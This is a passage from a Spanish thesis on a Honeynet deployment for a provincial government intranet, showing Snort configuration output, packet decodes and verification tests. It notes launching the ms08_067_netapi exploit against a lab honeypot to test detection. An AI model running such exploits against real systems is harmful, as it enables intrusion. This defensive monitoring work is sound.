


Figura IV.16 Resultados del Honeypot

17. Verificación del registro de logs en el Honeywall




Figura IV.17 Seguimiento de la conexión telnet en el Honeywall

18. Decodificación del paquete telnet registrado en el Honeywall

```
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

10/11-16:14:23.593334 0:C:29:9:70:5E -> 0:C:29:D1:50:32 type:0x800 len:0x42
192.168.1.125:44209 -> 192.168.1.229:23 TCP TTL:64 TOS:0x10 ID:53575 IpLen:20 DgmLen:52 DF
***A**** Seq: 0x5D531632  Ack: 0x3C5D5FA1  Win: 0xE5  TcpLen: 32
TCP Options (3) => NOP NOP TS: 2412159 83212

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

10/11-16:14:23.594017 0:C:29:D1:50:32 -> 0:C:29:9:70:5E type:0x800 len:0x4C
192.168.1.229:23 -> 192.168.1.125:44209 TCP TTL:128 TOS:0x0 ID:6826 IpLen:20 DgmLen:62 DF
***AP*** Seq: 0x3C5D5FA1  Ack: 0x5D531632  Win: 0xFFD6  TcpLen: 32
TCP Options (3) => NOP NOP TS: 83212 2412159
20 0D 0A 4C 6F 67 69 6E 3A 20                         ..Login:

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

10/11-16:14:23.596077 0:C:29:9:70:5E -> 0:C:29:D1:50:32 type:0x800 len:0x42
192.168.1.125:44209 -> 192.168.1.229:23 TCP TTL:64 TOS:0x10 ID:53576 IpLen:20 DgmLen:52 DF
***A**** Seq: 0x5D531632  Ack: 0x3C5D5FAB  Win: 0xE5  TcpLen: 32
TCP Options (3) => NOP NOP TS: 2412160 83212

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

10/11-16:14:31.433122 0:C:29:9:70:5E -> 0:C:29:D1:50:32 type:0x800 len:0x44
192.168.1.125:44209 -> 192.168.1.229:23 TCP TTL:64 TOS:0x10 ID:53577 IpLen:20 DgmLen:54 DF
***AP*** Seq: 0x5D531632  Ack: 0x3C5D5FAB  Win: 0xE5  TcpLen: 32
TCP Options (3) => NOP NOP TS: 2414119 83212
0D 0A                                                 ..
```

Figura IV.18 Decodificación del paquete telnet

19. Regla de Snort para trafico telnet

```
    TELNET CONFIG:
      Ports: 23
      Are You There Threshold: 200
      Normalize: YES
      Detect Anomalies: NO
    FTP CONFIG:
      FTP Server: default
        Ports: 21
        Check for Telnet Cmds: YES alert: YES
        Identify open data channels: YES
      FTP Client: default
        Check for Bounce Attacks: YES alert: YES
        Check for Telnet Cmds: YES alert: YES
        Max Response Length: 256
SMTP Config:
      Ports: 25
      Inspection Type:            STATEFUL
      Normalize Spaces:           YES
      Ignore Data:                NO
      Ignore TLS Data:            NO
      Ignore Alerts:              NO
      Max Command Length:         0
      Max Header Line Length:     0
      Max Response Line Length:   0
      X-Link2State Alert:         YES
      Drop on X-Link2State Alert: NO
```

Figura IV.19 Regla de Snort para trafico telnet

20. Se procederá a realizar una ejecución del exploit, ms08_067_netapi, como se demostró en el capítulo 3 sección 3.2




Figura IV.20 Ejecución del exploit ms08_067_netapi

21. Una vez que se ha lanzado el exploit, se puede ver el seguimiento que el Honeywall le da a esta ejecución de código remota, la cual pertenece a un buffer overflow

Figura IV.21 Seguimiento del paquete con Honeywall

22. En el visor detallado de paquetes tenemos una descripción más específica del ataque realizado, así como la referencia para un posible fallo a dicha vulnerabilidad




Figura IV.22 Visor detallado del paquete con Honeywall

23. Captura del paquete que contiene el código malicioso

```
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

10/10-10:54:51.577504 0:C:29:D1:50:32 -> 0:C:29:9:70:5E type:0x800 len:0x4E
192.168.1.229:445 -> 192.168.1.125:33016 TCP TTL:128 TOS:0x0 ID:17425 IpLen:20 DgmLen:64 DF
***A**S* Seq: 0xFEF74C2D  Ack: 0xC92944E5  Win: 0xFFFF  TcpLen: 44
TCP Options (9) => MSS: 1460 NOP WS: 0 NOP NOP TS: 0 0 NOP NOP SackOK

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

10/10-10:54:51.581986 0:C:29:9:70:5E -> 0:C:29:D1:50:32 type:0x800 len:0x42
192.168.1.125:33016 -> 192.168.1.229:445 TCP TTL:64 TOS:0x0 ID:19168 IpLen:20 DgmLen:52 DF
***A**** Seq: 0xC92944E5  Ack: 0xFEF74C2E  Win: 0xE5  TcpLen: 32
TCP Options (3) => NOP NOP TS: 3644 0

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

10/10-10:54:51.582082 0:C:29:9:70:5E -> 0:C:29:D1:50:32 type:0x800 len:0x9A
192.168.1.125:33016 -> 192.168.1.229:445 TCP TTL:64 TOS:0x0 ID:19169 IpLen:20 DgmLen:140 DF
***AP*** Seq: 0xC92944E5  Ack: 0xFEF74C2E  Win: 0xE5  TcpLen: 32
TCP Options (3) => NOP NOP TS: 3644 0
00 00 00 54 FF 53 4D 42 72 00 00 00 00 18 01 28  ...T.SMBr......(
00 00 00 00 00 00 00 00 00 00 00 00 00 00 E1 7D  ...............}
00 00 B6 E9 00 31 00 02 4C 41 4E 4D 41 4E 31 2E  .....1..LANMAN1.
30 00 02 4C 4D 31 2E 32 58 30 30 32 00 02 4E 54  0..LM1.2X002..NT
20 4C 41 4E 4D 41 4E 20 31 2E 30 00 02 4E 54 20   LANMAN 1.0..NT
4C 4D 20 30 2E 31 32 00                          LM 0.12.

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
```

Figura IV.23 Captura del paquete con código malicioso

24. Regla de Snort con la que analizo dicho exploit

```
    Enforce TCP State: INACTIVE
    Midstream Drop Alerts: INACTIVE
    Allow Blocking of TCP Sessions in Inline: ACTIVE
    Server Data Inspection Limit: -1
WARNING /etc/snort/snort.conf(439) => flush_behavior set in config file, using old static flushpoints (0)
Stream4_reassemble config:
    Server reassembly: INACTIVE
    Client reassembly: ACTIVE
    Reassembler alerts: ACTIVE
    Zero out flushed packets: INACTIVE
    Flush stream on alert: INACTIVE
    flush_data_diff_size: 500
    Reassembler Packet Preferance : Favor Old
    Packet Sequence Overlap Limit: -1
    Flush behavior: Small (<255 bytes)
    Ports: 21 23 25 42 53 80 110 111 135 136 137 139 143 445 513 1433 1521 3306
    Emergency Ports: 21 23 25 42 53 80 110 111 135 136 137 139 143 445 513 1433 1521 3306
HttpInspect Config:
    GLOBAL CONFIG
      Max Pipeline Requests:    0
      Inspection Type:          STATELESS
      Detect Proxy Usage:       NO
      IIS Unicode Map Filename: /etc/snort/unicode.map
      IIS Unicode Map Codepage: 1252
    DEFAULT SERVER CONFIG:
      Server profile: All
      Ports: 80 8080 8180
      Flow Depth: 300
      Max Chunk Length: 500000
      Inspect Pipeline Requests: YES
      URI Discovery Strict Mode: NO
      Allow Proxy Usage: NO
      Disable Alerting: NO
      Oversize Dir Length: 500
      Only inspect URI: NO
      Ascii: YES alert: NO
      Double Decoding: YES alert: YES
```

Figura IV.24 regla de Snort para la vulnerabilidad ms08_067_netapi

4.2 VERIFICACIÓN DEL DISEÑO

Para la verificación del diseño se realizaran las siguientes pruebas, las cuales se han establecido a fin de garantizar el correcto funcionamiento de los dispositivos en la Honeynet y la integridad de los datos capturados

Para la verificación del diseño se realizaran las siguientes pruebas, las cuales se han establecido a fin de garantizar el correcto funcionamiento de los dispositivos en la Honeynet y la integridad de los datos capturados

1. Configuración de Fecha y hora

Propósito: Correcta configuración de la fecha y hora del Honeywall y Honeypots.

Descripción: La instalación de los Sistemas Operativos por lo general nunca configura la hora y fecha actual, podemos tener una Honeynet con dispositivos con horas y fechas diferentes. Esto afecta en la recolección de datos, las estampas de tiempo en los logs no corresponderían impidiendo realizar un rastreo de un ataque.

Pasos:

- Chequear la fecha y hora en el Honeywall, usando el comando “date”.
- Verificar que corresponde la fecha y hora actual, caso contrario configurarla usando “date –s “fecha””.
- Chequear la fecha y hora en los Honeypots, usando el comando “date” para Linux y “time” Windows.
- Verificar que corresponde la fecha y hora actual, caso contrario configurarla usando “date” o “time”.




Figura IV.25 Fecha en el Honeywall




Figura IV.26 Fecha en el Honeypot

2. **Los Honeypots deben poder establecer conexiones entrantes y salientes a la red interna usando el protocolo IP.**

Propósito: Los Honeypots accedan en ambas direcciones a la red interna.

Descripción: Cuando una máquina no tiene acceso a la red lo primero que se verifica es su conexión, verificar el cableado, para las conexiones lógicas hay que revisar que correspondan las configuraciones de las interfaces de red virtuales (modo bride o modo host-only), revisar que la máquina física (Host) este correctamente conectada a la red, luego revisar si el firewall de Honeywall está funcionando, revisar que no esté bloqueando paquetes, revisar algún firewall instalado en los Honeypots (como el firewall de Windows.)

Pasos:

- Ping a cada Honeypot desde la máquina de pruebas, ejecutando ping <IP>
- Verificar que se obtiene respuesta con mínimo 4 ECHO replies desde la Honeypot.
- Ping la máquina de pruebas desde los Honeypots, ejecutando ping <IP>

- Verificar que se obtiene respuesta con mínimo 4 ECHO replies desde la máquina de pruebas.




Figura IV.27 Ping hacia los Honeypots




Figura IV.28 Ping desde los Honeypots

3. Los Honeypots deben resolver nombres de dominio usando los DNS.

Propósito: Los Honeypots deben resolver los nombres de dominio.

Descripción: Es necesario para el correcto funcionamiento de los Honeypots, que puedan resolver nombres de dominio.

Pasos:

- Ejecutar "nslookup www.google.com" o "ping www.google.com" en los Honeypots.
- Verificar la correcta resolución de nombre para el dominio www.google.com




Figura IV.29 Verificación del DNS

4. **El Honeywall está registrando el tráfico. Propósito: Garantizar el registro de tráfico en el Honeywall**

Descripción: En el Honeywall puede no estar levantado Snort, para hacerlo en el menú seleccionar “Recargar Honeywall”

Pasos:

- Ingresar al Honeywall como root
- Seleccionar IP PROTO-> ICMP -> Result Format-> Wall Eye flow view
- Verificar las entradas con el protocolo ICMP correspondientes a los Ping realizados en pruebas anteriores.

lows: Aggregated by dst_ip With IP Protocol ICMP Between Tue Oct 11 00:17:43 2011 and Wed Oct 12 00:17:43 2011

Start 1 - - - - - - - - - - - - - End (Next Page) 1 / 1

Aggregate By	Aggregate Totals								Individual Flow Maximums			
Destination IP	Flows	Alerts	SRC Ports	DST Ports	SRC pkts	SRC bytes	DST pkts	DST bytes	SRC pkts	SRC bytes	DST pkts	DST bytes
192.168.1.229	4	5	1	2	3,580	228,168	3,533	225,832	3,551	227,208	3,520	225,000
192.168.1.228	32	36	20	21	102,748	97,102,544	93,748	87,975,376	3,504	3,364,040	5,044	4,645,264
192.168.1.125	25	0	19	20	34,495	46,768,100	5	320	2,239	3,313,720	3	192
192.168.1.1	2	0	1	1	7	424	7	424	6	384	6	384

Figura IV.30 Prueba de registro de tráfico

5. Walleye está activado y permite ingresar con el usuario.

Propósito: La herramienta gráfica de análisis "Walleye" incluida en el Honeywall esté activa y correctamente configurada.

Descripción: Muchas veces el demonio http no se encuentra levantado o la IP para la administración no está configurada. Verificar que en el Honeywall este configurada "Would you like to configure a magnament interface" con "Yes", y reiniciar el Honeywall verificando que http se levante.

Pasos:

- Conectar la máquina de pruebas a la interface de administración, configurar la IP correspondiente e ingresar a "https://IPADMISTRACION/'
- Ingresar el usuario y contraseña
- Verificar que el acceso este correcto




Figura IV.31 Habilitación de interfaz de administración

Figura IV.32 Ingreso a la Administración web

6. Walleye muestra el tráfico registrado por el Honeywall.

Propósito: Verificar que Walleye muestre el tráfico registrado por Snort en el Honeywall.

Descripción: Walleye es la principal herramienta de análisis, es necesario verificar que muestre los registros de Snort, en caso de que no lo haga se debe a una mala instalación, se procede a reinstalar el Honeywall.

Pasos:

- Ingresar en Walleye
- En la pantalla principal deberíamos poder ver de manera gráfica el tráfico que está siendo capturado por el Honeywall




Figura IV.33 Trafico capturado por Honeywall

7. Honeywall envía mensajes de alerta.

Propósito: Garantizar que el Honeywall envía emails de alerta.

Descripción: El Honeywall no podrá enviar email si el puerto 25 no aceptando conexiones, o si no se ha configurado un email válido.

Pasos:

- En uno de los Honeypot generar paquetes ICMP hasta completar el límite permitido, (ping IP)
- Revisar la bandeja de entrada del correo configurado en el Honeywall por un email de alerta




Figura IV.34 Mails que envía Honeywall

8. Sebek está funcionando en los Honeypots y enviando datos.

Propósito: Garantizar que el Cliente Sebek está enviando datos y el Servidor Sebek los recibe.

Descripción: Si no se recibe datos del Sebek puede ser por una mala configuración en los parámetros de red, el cliente Sebek para Windows sigue funcionando aún después reiniciar el sistema, pero el Cliente Sebek de Linux requiere ser instalada cada vez que se inicia el Sistema Operativo

Pasos:

- Generar datos para el Sebek, para Windows ingresar comandos en la consola, en Linux conectarse por SSH a un Honeypot e ingresar comandos
- Ingresar en Walleye y verificar los datos capturados por el Servidor Sebek, están marcados con la etiqueta “Sebeked”

Figura IV.35 Recepción de datos a través de Sebek

4.3 COMPROBACIÓN DE LA HIPÓTESIS

Para la comprobación de la hipótesis se muestran las tablas que contienen los datos analizados a través del Honeywall, los cuales muestran el tráfico generado además de los intentos de ataques informáticos que ha sufrido la red de datos de la Intranet del Gobierno Autónomo Descentralizado De La Provincia De Chimborazo durante los meses de, agosto y septiembre de 2011

El tráfico recolectado que se ha reportado ha sido en los siguientes protocolos: FTP, HTTP, SSH, DNS, NETBIOS y TELNET, a fin de eliminar falsos positivos, tal como se muestra en la Figura IV.36




Figura IV.36 Tráfico Generado

En la tabla IV.1 se muestra un resumen detallado del tráfico generado por el protocolo FTP

FTP	Agosto			Septiembre		
	Bytes	Packets	Conec	Bytes	Packets	Conec
Control	24.117	295,068	120	59.426	729,91	91
Data	24.117	295,068	120	59.426	729,91	91

Tabla IV.1 Trafico FTP

En la tabla IV.2 se muestra un resumen detallado del tráfico generado por el protocolo TELNET

TELNET	Agosto			Septiembre		
	Bytes	Packets	Conec	Bytes	Packets	Conec
	228.116	15607	60	291.196	1996	79

Tabla IV.2 Trafico TELNET

En la tabla IV.3 se muestra un resumen detallado del tráfico generado por el protocolo SSH

SSH	Agosto			Septiembre		
	Bytes	Packets	Conec	Bytes	Packets	Conec
	132.162	1804	31	128.146	1632	24

Tabla IV.3 Trafico SSH

En la tabla IV.4 se muestra un resumen detallado del tráfico generado por el protocolo HTTP

HTTP	Agosto			Septiembre		
	Bytes	Packets	Conec	Bytes	Packets	Conec
	1827452	765432	1203	293726	276351	3873

Tabla IV.4 Trafico Http

En la tabla IV.5 se muestra un resumen detallado del tráfico generado por el protocolo NetBIOS

HTTP	Agosto			Septiembre		
	Bytes	Packets	Conec	Bytes	Packets	Conec
	9352748	567241	2401	8762567	462817	2137

